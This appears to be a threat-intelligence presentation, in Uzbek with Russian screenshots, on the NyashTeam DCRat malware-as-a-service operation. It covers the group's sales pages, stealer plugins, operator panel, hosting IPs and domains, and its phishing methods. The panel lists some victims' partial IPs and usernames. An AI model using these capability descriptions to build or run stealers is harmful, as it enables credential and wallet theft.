НАВСЕГДА - 3999Р/\$45

CYBER BRO

lolz*market escrow service

- Вывести средства
- Перевести средства
- Мои аккаунты
- Мои покупки
- Мои операции
- Мои ставки
- Переданные аккаунты
- Избранное
- Управление метками
- Игнор-лист продавцов
- Мои денежные споры
- Автоплатежи

- Нужна помощь
- Switch to English
- Правила и гарантии

Пополнить баланс

Сумма пополнения

300

от 124 Р

Рубль — Р

Сумма к оплате

~ 301,5 Р

Способ оплаты



Криптовалюта 0.5-3 %



Bitcoin 0.5%



Ethereum 0.5%



Litecoin 0.5%



TRON 0.5%



DOGE 0.5%



DASH 0.5%



Bitcoin Cash 0.5%



Tether USDT ERC20 0.5%



Tether USDT TRC20 0.5%



Binance Coin (BSC) 0.5%



MATIC (Polygon) 0.5%



TON 0.5%



XMR 0.5%



Solana 0.5%



Shiba Inu 0.5%



Avalanche 0.5%



USDCoin (ERC20) 0.5%

CYBER 220

Plugins for the new DCRAT from NyashTeam

TelegramNotifier

Author's plugin, will send a notification about a new user to the TG channel or PM.

CryptoStealer

Will add popular crypto wallets to the log.

Domainshighliter

Displays the presence of certain domains in cookies and passwords.

FileGrabberPlugin

Adds the files you select from the user's PC to the log.

Forceadmin

! SOMETIMES CRASHES THE BUILD ! Forces the build to run with administrator rights.

MessageOnStart

Will show a notification when the user launches the build.

Processkiller

Will kill the user's processes that you select.

Условия использования

1.0. Сервис не собирает ваши персональные данные. (Сохраняется только telegram id, который не является персональными данными)

1.1. Незнание правил не освобождает от ответственности за их нарушение. Используя сервис, вы автоматически соглашаетесь с условиями использования.

1.2. Услуги предоставляются «как есть», мы оставляем за собой право пересмотреть условия использования, ценовую политику, характеристики серверов, локацию и ассортимент товаров в любой момент, без предварительного уведомления клиента, новые правила вступают в действие немедленно после публикации.

1.3. Мы не гарантируем абсолютную доступность серверов и доменов.

1.4. Работоспособность бесплатно предоставляемого ПО после использования спуферов, а так-же при наличии антивирусного ПО, использования систем облачного хранилища(например onedrive) на папке с ПО, использования учетной записи microsoft для входа в систему, использования версий java выпущенных ранее 2022 года, использование windows версий ниже 7, а так-же сборок windows и твиков, удаляющих часть системных модулей, служб и т.д, не гарантируется. Поддержка других серверов и user-id не гарантируется.

1.5. Все плановые технические работы проводятся с 3:00 до 6:00 по московскому времени. К этому пункту не относятся форс-мажорные ситуации и внеплановые работы.

1.6. Мы оставляем за собой право временной остановки сервисов и серверов клиента: для проведения планового обслуживания, из-за DDoS и сетевых атак, в результате выхода серверов из строя и при других форс-мажорных обстоятельствах.


1.7. Мы осуществляем услуги технической поддержки клиентов на основании запроса клиента в <https://t.me/nyashsupport2>

CYBER BRO

DCRAT?


variant 1

<https://github.com/qwqdanchun/DcRat>
Opensource



Private mod*

variant 2



CYBER ZERO

DCRAT?


Стилер RAT DCRAT - Стиллер, наблюдение, управление файлами и многое другое в одной программе

Тема в разделе [Приватный софт](#) создана пользователем [Кодер](#) 28 мар 2019. (поднята Сегодня, в 10:54) • 380 485 просмотров

dcrat rat дкрат рат стиллер

... Настройки темы Подписаться на тему Поиск ▾ Сортировать ▾

1 2 3 4 5 6 > 22



Кодер

Автор темы

DarkCrystal RAT

Не стиллер, а рат.



DCRAT operator panel:

UsersBuilderLoaderToolsSettingsStatisticsUSER-IDBug reportTasksGlobal Functions

	Comment ▲	Flag	IP	Win	Username	PC Name	M	C	Act. Window	A.R.	Version +
			160.242.104....	Windows 1...	User	DESKTOP-7TE5...	Y	Y	Rocket Leag...		C#/4.5.29
			178.214.248....	Windows 1...	User	WIN-IE8T4J41GST	Y	Y	ОШИБКИ Н...		C#/4.5.29
			90.156.107.1...	Windows 1...	micro	DESKTOP-2S2U...	Y	Y	Counter-Stri...		C#/4.5.29
			82.215.118.1...	Windows 1...	acer	DESKTOP-SMT3...	Y	N	Program Ma...		C#/4.5.29
			37.79.30.213	Windows 1...	User	WIN-NQ9DT9H...	Y	N	Fortnite		C#/4.5.29
			217.107.127....	Windows 1...	Роман	DESKTOP-850F3...	Y	N	Soviet - Disc...		C#/4.5.29
			176.213.208....	Windows 1...	Александр	DESKTOP-8IS9N...	N	N	Counter-Stri...		C#/4.5.29
			37.113.96.15	Windows 8...	Dimaz	DIMZ	Y	N	PUBG Mobil...		C#/4.5.29
			92.97.71.165	Windows 1...	ShowMode	DESKTOP-DV22...	Y	Y	Bayut _ V1 (3...		C#/4.5.29
			188.162.185....	Windows 1...	Профиль	DESKTOP-B81O...	Y	N	(2) Бустер м...		C#/4.5.29
			188.186.33.1...	Windows 1...	Общий	WIN-UDCEAKO...	Y	Y	(83) NBA Skil...		C#/4.5.29
			78.85.5.117	Windows 1...	user	ULTRAPC	Y	N	clovr - YouT...		C#/4.5.29
			176.209.122....	Windows 1...	22avi	DESKTOP-ISU2T...	N	N			C#/4.5.29
			178.121.1.227	Windows 1...	дом	DESKTOP-G4V...	Y	N	Counter-Stri...		C#/4.5.29
			46.109.181.1...	Windows 1...	Bruno	LAPTOP-UE9B4...	Y	Y	Steam		C#/4.5.29

CYBER 250

OnlineOffline

Online: 100Offline: 1203Total: 1303 / 1303

License time: overdohuya day(s)

Nyashteam DC RAT zararli dasturlarini AV dan yashirish uchun quyidagi kompaniyalar dasturlarining sertifikatlaridan foydalangan: **AnalystSoft Inc | Sectigo | Akeo Consulting | Entrust | Nvidia**

@NyashSupport2
@n9shteambot
@NyashHelpBot
@n9shteambot
@sudorat
@sudoratnews

Domain Name: n9shteam2.top
Registrar URL: <https://www.openprovider.com>
Creation Date: 2023-06-30
Registry Expiry Date: 2025-06-30
Registrar: Openprovider

CYBER BRO

nyashteam hosts

Hosts

Results: 2 Time: 0.38s

 **37.44.238.250**

⚙ Microsoft Windows

☁ BULLIONET (34534)

📍 Île-de-France, France

🌐 80/HTTP

⚙ 3389/UNKNOWN

 **80.211.144.156 (host156-144-211-80.serverdedicati.aruba.it)**

⚙ Microsoft Windows

☁ ARUBA-ASN (31034)

📍 Tuscany, Italy

network-administration

remote-access

 3389/RDP

🌐 47001/HTTP

CYBER ZERO

Nyashteamning domenlari bazasi openprovayderdan olingan va unda 200\$ evaziga 500tagacha domenni band qilish va bir vaqtda boshqarish mumkin:

 Domains ▾ Products ▾ Resellers ▾ Memberships ▾ Resource Center ▾ Company ▾ USD \$ ▾ [Login](#) [Free Signup](#)

Most popular

Basic S Membership

\$49.99 /year

- ✓ Up to 100 domains ⓘ
- ✓ Unlimited essential **SSL certificates** for \$8.23 each
- ✓ Unlimited **SpamExperts spam filters** from €1.25
- ✓ Unlimited **EasyDMARC** subscriptions for €6.49 ⓘ
- ✓ 20% off **Plesk licenses**

[Buy Membership](#)

Basic M Membership

\$199.99 /year

- ✓ Up to 500 domains ⓘ
- ✓ Unlimited essential **SSL certificates** for \$8.23 each
- ✓ Unlimited **SpamExperts spam filters** from €1.25
- ✓ Unlimited **EasyDMARC** subscriptions for €6.49 ⓘ
- ✓ 20% off **Plesk licenses**

[Buy Membership](#)

Basic L Membership

\$499.99 /year

- ✓ Up to 2,000 domains ⓘ
- ✓ Unlimited essential **SSL certificates** for \$8.23 each
- ✓ Unlimited **SpamExperts spam filters** from €1.25
- ✓ Unlimited **EasyDMARC** subscriptions for €6.49 ⓘ
- ✓ 20% off **Plesk licenses**

[Buy Membership](#)

zelensky.top
otval.top
publicdata.top
zelenka.top
mamka.top
magnit.top
test.magnit.top
warpath.top
samsa.top
merlion.top
iddqd.top
securitycheck.top
test.magnit.top
prre.top
tele2.top
softline.top
tonna.top
opensrc.top
nixware.top
otval.top
lapki.top
d0k.top
porsche.top
okidoki.top
nyanya.top
sh.to.top

tryagain.top
megaphone.top
magnit.top
ariaarea.top
glagol.top
projectt.top
podval.top
lolzteam.top
ozero.top
ladno.top
hesoyam.top
namesearch.top
haval.top
astonmartin.top
api.novatek.top
dirol.top
securitycheck.top
mail.securitycheck.top
dotspace.top
csmm.projectt.top
tatneft.top
hellokitty.top

n9shteam3.top
webmail.securitycheck.top
mitsubishi.top
novatek.top
notactual.top
tagaz.top
topnomer.top
memegen.top
rabbitcsgo.top
prre.top
rlynottop.top
boldenis44.top
softworker.top
uffyaa.top
952cd7f5-55c2-472f-
bc9d-
08487ef75661.random.bobr
curw.top
petuh.top
636906cm.nyashsens.top
api.novatek.top
durka.top
magnit.top
hvatit.top
gosnarkocontrol.top

unagi-fe.securitycheck.top
kimonomagic.top
localcdndownload.top
n9shteam3.top
postpre.top
yenot.top
random.socksmy.top
porsche.top
easyanime.top
firerebbit.top
minedownload.top

010788.clmonth.nyashteam.top
788619.clmonth.nyashteam.top
191151.clmonth.nyashteam.top
286216.clmonth.nyashteam.top
918626.clmonth.nyashteam.top
997613.clt.nyashteam.top
812192.clmonth.nyashteam.top
523745.clmonth.nyashteam.top
744392.clt.nyashteam.top
88314.clt.nyashteam.top
976400.clmonth.nyashteam.top
896447.clmonth.nyashteam.top
834532.clmonth.nyashteam.top
343221.clmonth.nyashteam.top
077147.clmonth.nyashteam.top
888888.clt.nyashteam.top
472623.clmonth.nyashteam.top
538927.clmonth.nyashteam.top
846901.clmonth.nyashteam.top
096597.clmonth.nyashteam.top
986704.clmonth.nyashteam.top
171304.clmonth.nyashteam.top
260713.clmonth.nyashteam.top
735316.clmonth.nyashteam.top

...

clmonth.*.top -> 311+


CYBER BRO

.top domen zonasi, o'tgan 2022-2023 yillar kesimida 4-o'rindagi eng yuqori fishing tarqatvchi manbaa sifatida ko'rsatilgan:

Ranking of TLDs by Phishing Domains (November to January 2023)

TLDs with a minimum of 30,000 domains and 25 phishing domains

Rank	TLD	Domains in TLD	Phishing Domains ▼	Phishing Domain Score
1	com	158,909,625	109,807	6.9
2	cn	7,205,158	67,143	93.2
3	ml	6,838,254	43,249	63.3
4	top	1,850,675	24,117	130.3



Stage #3

Attack

CYBER ZERO

- 1. **Xujumdan maqsad ?**
- 2. **Xujum ko'lamini ?**
- 3. **Xujum qurollari ?**

Maqsad, foydalanuvchilarning ma'lumotlarini qo'lga kiritish va undagi mavjud har qanday imkoniyatlardan foydalanib moliyaviy aktivlarni qo'lga kiritish, xujum ko'lamini kengaytirish, tarqalish va ko'proq zarar yetkazishdan iborat.

Xujumdan zarar ko'rgan asosiy qatlam, bu oddiy internet foydalanuvchilari bo'lib, ularning kibergigiena va internetda xavfsizlik choralaridan xabardor emasligi zararli dasturning keng miqyosda tarqalishiga sabab bo'lgan.

Xujum qurollari sifatida ma'lumot o'g'irlovchi avtomatlashitirilgan, foydalanish qisman ochiq bo'lgan va xizmat (MaaS) sifatida taqdim etiladigan servislar orqali amalga oshirilgan.

CYBER ARD

Hacker

Target

Data

CYBER ZERO

Compromised :)

Target

Data

1. Fake telegram profile
2. Fake website
3. Fake "SECRET" docs

CYBER ZERO

Target telegramiga kirgan operator

Bu qurilma



Xiaomi Redmi Note 8

Telegraph T10.3.2 - P11.4.0

Tashkent, Uzbekistan • onlayn



Boshqa barcha seanslarni tugatish

Bu qurilmadan tashqari barcha qurilmalardan chiqib ketiladi.

Faol seanslar



Desktop

Telegram Desktop 4.9.8 x64

